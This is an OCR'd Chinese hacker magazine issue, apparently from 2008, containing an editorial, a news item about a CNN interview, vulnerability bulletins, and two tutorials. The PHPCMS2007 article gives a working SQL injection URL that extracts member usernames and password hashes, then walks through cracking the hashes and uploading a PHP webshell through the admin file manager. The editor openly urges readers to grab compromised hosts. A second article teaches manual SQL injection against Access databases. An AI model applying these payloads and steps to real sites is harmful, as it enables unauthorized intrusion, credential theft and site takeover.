sniperhg 写在前面

今天开场，我想告诉大家两个消息，一个是好消息，一个是坏消息，请问各位看官，是先听好消息呢，还是先听好消息……OK，那我就先给各位宣布一下好消息。

首先，带给大家一个好消息：我很荣幸能为《黑客手册》“出道”3周年写刊首语，我要感谢我的爸爸妈妈、爷爷奶奶、叔叔婶婶；我还要感谢CCTV、MTV、HIV，也感谢所有TV！其次，带给大家一个遗憾的坏消息：很抱歉，因为纸张价格上涨，“黑手”也相应涨价了，希望大家谅解。持续几个月以来，股票持续下跌，但是纸张价格却不降反升，如果有购买造纸产业股票的同学请抓紧时间抄底，嘿嘿。据纸厂消息：因为环保的缘故（造纸会产生不少污水），山东关闭了不少造纸厂（山东是北方供纸的主要省份），导致纸张供不应求，价格一路攀升。黑手在艰难挺了几个月之后，终于在本月提价了，向上1元，特向各位读者道歉。

郁闷之后，给大家报告几个好消息吧：

1、《黑客编程实例精讲2——精通黑客编程》已经全国隆重上市；

2、本土化的第一本社会工程学的好书《黑客社会工程学攻击》即将上市，它将全面提升你的黑商，于知行合一的智慧中了解别人，更了解了你自己；

3、《黑客术语图文辞典》即将于4月上市，此作蛰伏制作两年之久，将是黑手限量发行的典藏作品；

如此众多的好消息可以让我们振奋起来，还是回过头来说说写刊首语的事吧！

我问土豆这个东西怎么写，写什么内容，他说：“讲讲黑客文化”，或是“有没有对于黑客应该劝诫的话”。我一听就汗了……黑客文化？我就一伪黑客，也许伪黑客都算不上，说自己是Script Kids，恐怕真正的高手们都要笑话我了。劝诫黑客？我还没到那个境界，都能对黑客进行劝诫了。我大概能对大家说的，就是如何对待“黑客”这个字眼了。

黑客，它可以是一个你的个人爱好，也可以当作你的主职业，这就得看自己决定了。打定了注意，就一条道走到黑……哦不，是走到底。QQ上的朋友有些已经工作了，都在跟安全有关的公司或部门，我很羡慕他们，也祝福他们能在事业上一帆风顺，多赚RMB。还有些朋友跟我一样，在上学，学习更多知识。编辑是我的表面工作，其实，我是一个学生（少林扫地僧：扫地只是我的表面工作，其实，我会九阳神功）。

关于怎么学黑，跟所有理科老师对你说的一样：多看多想多做。QQ上也有不少菜鸟朋友问我怎么学黑，杂志买了都看不懂，也不知道从那下手。其实安全这方面有很多内容，比如脚本，它只不过是安全领域里的冰山一角，其他的，比如逆向工程、系统安全、无线安全、路由之类的硬件安全，这都是安全的范围。相对来说，脚本这块要简单得多，入门也快，所以现在学脚本的朋友也越来越多。

我也是学脚本的，技术也就一般，看得懂ASP、PHP，但要我去写出个什么东西，恐怕就没那么得心应手了。我的经验就是——多看！看多了自然也就会了，当然这有一个过程，并不是人人一开始就看得懂一段代码的功能作用，想当年我对webshell跟网马都没分清楚。

关于拜师，我想还是算了吧，自学得到的东西比什么都强，万一碰上个骗钱的“师傅”，那就得不偿失了，何况真正你拜了个师傅，他也没时间来管你，你们研究的问题不在一个层次，他也没多少耐心老回答你提出的，在他看来很幼稚的问题。我一直信奉：百度是最好的老师，谷歌是最好的外教。碰到问题，百度一下！找师傅不如找几个技术差不多的朋友，相互学习才能进步。还有，多看“黑手”！

关于怎么做一个好黑客嘛……现在黑客越来越趋于商业化，挂马、卖流量、盗号等性质的黑客比比皆是，我们还是不要学他们，我们学的是技术，拿技术做坏事就不对了。

最后，祝大家愚人节快乐，还有，以上的文字没有忽悠大家！特别是涨价那一段！！！虽然是4月，但请大家一定要相信我啊，我上一次刊头不容易啊，实话实说是偶的风格，呵呵……

独家新闻

4月就怕愚人，那怕是一天。曾经的经验告诉我们，这一天世界上会发生许多有趣的事情，不知道有没有读者遇到什么？从风俗学上看到，在这季节交接之际，更是病毒肆虐之时，北方的沙尘暴，南方的大暴雨……哎哟，头都大了，气候恶劣是人类挑战自然所造成的后果，那么我们的黑客在挑战以后会造成什么呢？

新闻短评快

浙江舟山黑客门：黑客手册亲历美国有线电视新闻网(CNN)采访黑客天下现场

2月19日，黑客手册编辑小迷接到黑客天下（www.hack4.com）站长萧晨的邀请，称美国电视台CNN将对黑客天下做专题采访，主题是中国黑客讲述自己的故事，采访地点在浙江舟山市。黑手作为国内一家安全黑客类综合媒体，对此热点事件自然较为关注，遂欣然前往浙江舟山。

2月28日，小迷抵达浙江舟山，先期和站长萧晨碰头，并于中午与CNN电视台的主持人John、摄影师Tomas以及翻译吴小龙会面。CNN的采访安排在下午1点左右，采访地点在萧晨朋友的一个工作室。翻译吴小龙声称这将是正面的报道，讲述中国黑客的故事。

下午将近2点，采访正式开始，由于萧晨和John相互之间不懂彼此的语言，所以采访对话皆由吴小龙翻译。萧晨面对电脑作演示，主持人John坐于萧晨侧面与其对话，整个过程，萧晨背对摄像机。在聊了关于黑客天下的一些历史以及黑客技术之后，John问到萧晨能否入侵五角大楼，萧晨说不会。John继续提问是否知道中国有其他黑客入侵过五角大楼或者美国的其他网站，萧晨回答说不知道。

整个采访大概进行了2个小时左右，采访结束后，翻译吴小龙提出让萧晨晚上找一个有住家氛围的地方进行一些拍摄，大意是在居家环境中进行黑客展示。萧晨表示找不到合适的地方，这个拍摄活动也就取消了。

多天以后，CNN电视台将此次采访节目发布在其官方网站上，小迷上网观看，内容让俺大吃一惊！28号的采访只剪用了其

中几个片段，之间穿插的则是跟当天完全无关的镜头，竟然还插进了一段外交部发言人的视频剪辑，与CNN最初承诺的讲述“黑客故事”这个原生态主题相差千里，可笑的是还和政治扯上了瓜葛。小迷感叹CNN上纲上线、张冠李戴的独门剪刀绝技真是管中窥豹——可见一斑啊！

（受害者萧晨友情提示：以后国内谁再接受任何采访，最好带一个摄像机全程语音录像，以免遭受断章取义和歪曲事实的报道，所谓防人之心不可无啊！）

之后小迷就这个事情跟萧晨通了电话，萧晨对于CNN这样歪曲事实的报道很生气，表示一定会通过法律的手段给自己讨一个清白。小迷也将对此事作进一步跟踪报道。

小迷点评：作为新闻媒体工作人员，对这种前期采访，后期编制的“PS”类合成方式已经见多了，有些采访甚至就像是在演戏，按着他们所需要的方式来做动作，说话。当然，作为黑客，个人建议还是低调点好，把握一个平稳的心态，隐藏自己在平凡的人流中……



漏洞公告牌

Adobe Acrobat Reader acroread安全漏洞

受影响系统：

Adobe Acrobat Reader 8.1.2

说明：

BUGTRAQ ID：28091

CVE(CAN) ID：CVE-2008-0883

Acrobat Reader是一款流行的PDF文件阅读器，该软件的acroread脚本在处理installCertificate选项时没有安全地处理临时文件，这允许本地攻击者通过符号链接攻击结合竞争条件覆盖或删除任意文件。

目前Adobe已经发布了升级补丁来修复这个安全问题，请到厂商的主页下载：

http://support.novell.com/linux/psdb/sources.html

金山毒霸在线升级模块ActiveX控件溢出漏洞

受影响系统：

Kingsoft Corp UpdateOcx2.dll 2007.12.29.29

说明：

BUGTRAQ ID：28172

金山毒霸是中国广泛使用的反病毒程序之一，其产品所安装的在线升级模块实现上存在缓冲区溢出漏洞，远程攻击者可能利用此漏洞控制用户系统。

在线升级模块（默认路径C:\WINDOWS\system32\KingSoft\KOS\UpdateOcx2.dll）中的SetUninstallName()函数没有正确地验证某些用户参数输入，如果用户受骗访问了恶意网页并向该函数传送了超长参数的话，就可能触发堆溢出，导致执行任意指令。

目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本：http://www.kingsoft.com/

RealPlayer曝任意执行代码缺陷 警告用户禁止用IE

安全专家警告称，在发布补丁软件修正可以让黑客执行任意代码的缺陷前，RealPlayer用户应当停止使用IE。因为在释放和重写一些寄存器后，一个所谓的堆溢出缺陷使黑客可能修改堆的内容。这可以让黑客在有缺陷的计算机上执行任意代码。

该缺陷影响在IE中运行的所有版本的RealPlayer，利用该缺陷的样例代码还没有被公开。安全专家建议在没有发布补丁软件前，用户可以关闭下面二个ActiveX ClassIDs的killbit：

1、2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93

2、CFCDAA03-8BE4-11CF-B84B-0020AFBBCCFA

但是，关闭这些killbit会同时关闭RealPlayer的一些功能。如果不想牺牲RealPlayer的功能，用户可以在不支持ActiveX的浏览器中使用RealPlayer，例如Mozilla Firefox。

肉鸡接龙

图 sniperhg [0.S.T]

sniperhg PHPCMS2007出漏子啦，很好利用的Injection，注意，这不是四月一日愚人节给大家的玩笑！SQL Injection立功了，SQL Injection立功了！不给上传漏洞任何的机会。上传漏洞可以提早回家了！伟大的SQL Injection！他继承了脚本漏洞的光荣传统。ASP、PHP在这一刻灵魂附体，SQL Injection，他代表了脚本漏洞悠久的历史和传统，在这一刻，Dvbbs他不是一个人在SQL Injection，他不是一个人！……

首发PHPCMS2007最新注入漏洞

从本文你可以学到：

PHPCMS最新注入漏洞的利用

先说点废话，看看什么是PHPCMS：“PHPCMS(PHP Content Manage System)是一款由文章、下载、图片、分类信息、影视、商城、采集、财务等20多个功能模块组成的强大、易用、可扩展的网站管理软件。采用模块化开发，可自由安装和卸载，并提供程序源代码和模块开发文档，功能扩展性更方便”，模块扩展多了，漏洞存在的几率也就大了，这不，最新的SP6带的一个新的模块formguide就出了漏子，同样问题也出现在SP5版中。

一、看看漏洞发现者——小蟑螂给出的漏洞信息：

phpcms injection 0day

影响版本：2007SP5 SP6

漏洞文件：/formguide/include/tag.func.php

Author：backerhack 小蟑螂

信息来源：零客网安 www.0kee.com

相关代码：

```
{
    global $db,$MOD,$MODULE;
```

```
        $formid = (!isset($formid)||$formid=='') ? 0 :
$formid;
        $query = "SELECT * FROM ".TABLE_FORMGUIDE."
WHERE formid=$formid limit 1";
        $r = $db->get_one($query);
        if(!$r)
        {
                echo $LANG['not_exist_form'];
                return '';
        }
```

变量formid未赋值带入查询。

测试 formguide/index.php?formid=1/**/and/**/1=2/**/union/**/select/**/1,username,3,4,5,6,7/**/from/**/phpcms_member/**/where/**/userid=1/*




图1




图2




图3

二、EXP的使用




图4

我们看到$formid没有过滤就进行了SQL查询导致了injection的发生。漏洞也不多分析了，肉鸡接龙当然还是带给大家全新的漏洞体验，利用这个漏洞是很容易拿shell的，拿到了管理员账号和密码，进了后台就是个不设防的城市啊，可以直接上传任意文件。利用这个漏洞我写了一个工具，很傻瓜化了，大家应该都会使用的，界面如图1，一目了然吧。本地先搭建个PHPCMS，安装好了就开始测试咯。填入网站，点击测试按钮，漏洞信息，数据库信息就都出来了，如图2。

我们继续，单击"第一步获取管理员名"按钮，程序探测的是groupid=1的第一位，你也可以根据userid来探测，如果你知道管理员的userid的话。再点击"第二步获取管理员密码"按钮，账号，密码的MD5值就都出来了，我为了方便大家，加了一个"反查MD5"的功能，用的是www.cmd5.com的HTTP API接口。如图3、图4，查到密码，还等什么，在URL后加上admin直接去后台吧，用我们拿到的账号密码登录，后台有个文件管理器，一般都在管理后台首页上就有，如果没有发现就进"系统设置"，里面有个"系统工具"，"系统工具"里有"在线文件管理器"，直接选择一个PHPSHELL就上传成功了。如图5，是我拿到官方演示站的SHELL。如果我们碰到MD5破不了的站，那就放弃吧，不过数据库要是5.1的话，是支持多语句的，这样我们可以直接UPDATE管理员的密码了（前提是权限够大）。




图5

三、后话

蟑螂找这个洞子是因为backerhack要搞个站，新出的SP6多了个他以前没看过的模块，看了下就找到了洞子，第二天告诉了我，我用了一下午时间写了EXP，程序是VB写的，相当粗糙，貌似对*NIX主机还检测不了，遇到*NIX看来只得手工了。最后感谢蟑螂BOSS的共享精神，也希望大家多多支持我们"零客网安"。鉴于PHPCMS的使用量，看来网上又要是一场腥风血雨了。

（本文涉及到的利用工具phpcms2007注射0DAY_EXP已收录在光盘）

编辑点评：

自己点评自己的东西确实没什么可说的，有人一直说我的文笔不咋滴，俺一直不承认，俺好歹也是作文拿过56分的人啊。关于这个PHPCMS的0DAY，大家可以抓一大把肉鸡了哦。

手把手教你拿shell之手工注入ACCESS篇

文 iamnull [0.S.T]

从本文你可以学到：

对ACCESS数据库如何进行手工注入

道歉声明

首先要跟大家道个歉，解释一下，虽然题目为"手把手教你拿shell"，但是文章却没涉及到拿shell的过程，这是为了满足广大菜鸟朋友所打造的系列之作，所以才叫"手把手教你拿shell"，请大家原谅。

何为SQL injection

SQL injection翻译成中文就是：SQL注射，那么什么又是SQL？SQL全称是：Structured Query Language——结构化查询语句。我们知道，数据是存储在数据库里面的，当我们要用到这些数据的时候，就要从数据库里取出这些内容，就必须跟数据库建立联系，SQL是数据库才看得懂的语言，如果你跟他说：把管理员密码交出来！我想它是不会理你的，利用恰当的SQL语句才能获取到我们需要的数据。注射又是怎么产生的呢？当页面取得我们提交的数据，带入到SQL语句里进行查询，这本没有什么问题，但是如果我们提交的不仅仅是个查询需要的条件，而是一

条完整的我们自己构造的SQL语句呢？这样，页面不仅会对我们提交的条件进行查询，也会对我们构造的SQL语句进行判断，正确的话就会正常显示，反之页面就会出错。注入也就是这样产生的，利用SQL的正确与否获得我们想要的数据。以上都是我一家之言，有什么错误请大家指出。




图1




图2

注入之旅

为了清晰明了的演示手工注入的全过程，我写了一个及其简单的ASP程序。也许接下来的内容都是些老掉牙的东西，你们很多人都懂，但是每次论坛里很多朋友连最最基本的东西都不知道，我就觉得有必要写出这文章。注入之前，我们要知道是否这个系统存在注入漏洞，最简单也是大家最常用的判断语句就是经典的and 1=1和and 1=2了。其实不一定非要提交1=1和1=2的，如图1、图2是提交'hg'='hg'和'hg'='lala'后显示的页面。页面显示很清楚了，拿'hg'='hg'举例吧，带入查询的SQL语句：select * from news where id=1 and 'hg'='hg'，and是用来连接2条语句的，第一句select * from news where id=1带入数据库查询，查到的数据就是新闻ID那些了。第二句'hg'='hg'，是两个常量的比较，显然'hg'='hg'是两个相等的常量，语句当然是不会出错的，这就是经典的and法了。页面存在注入，接下来我们就要开始真正的手工注入了。

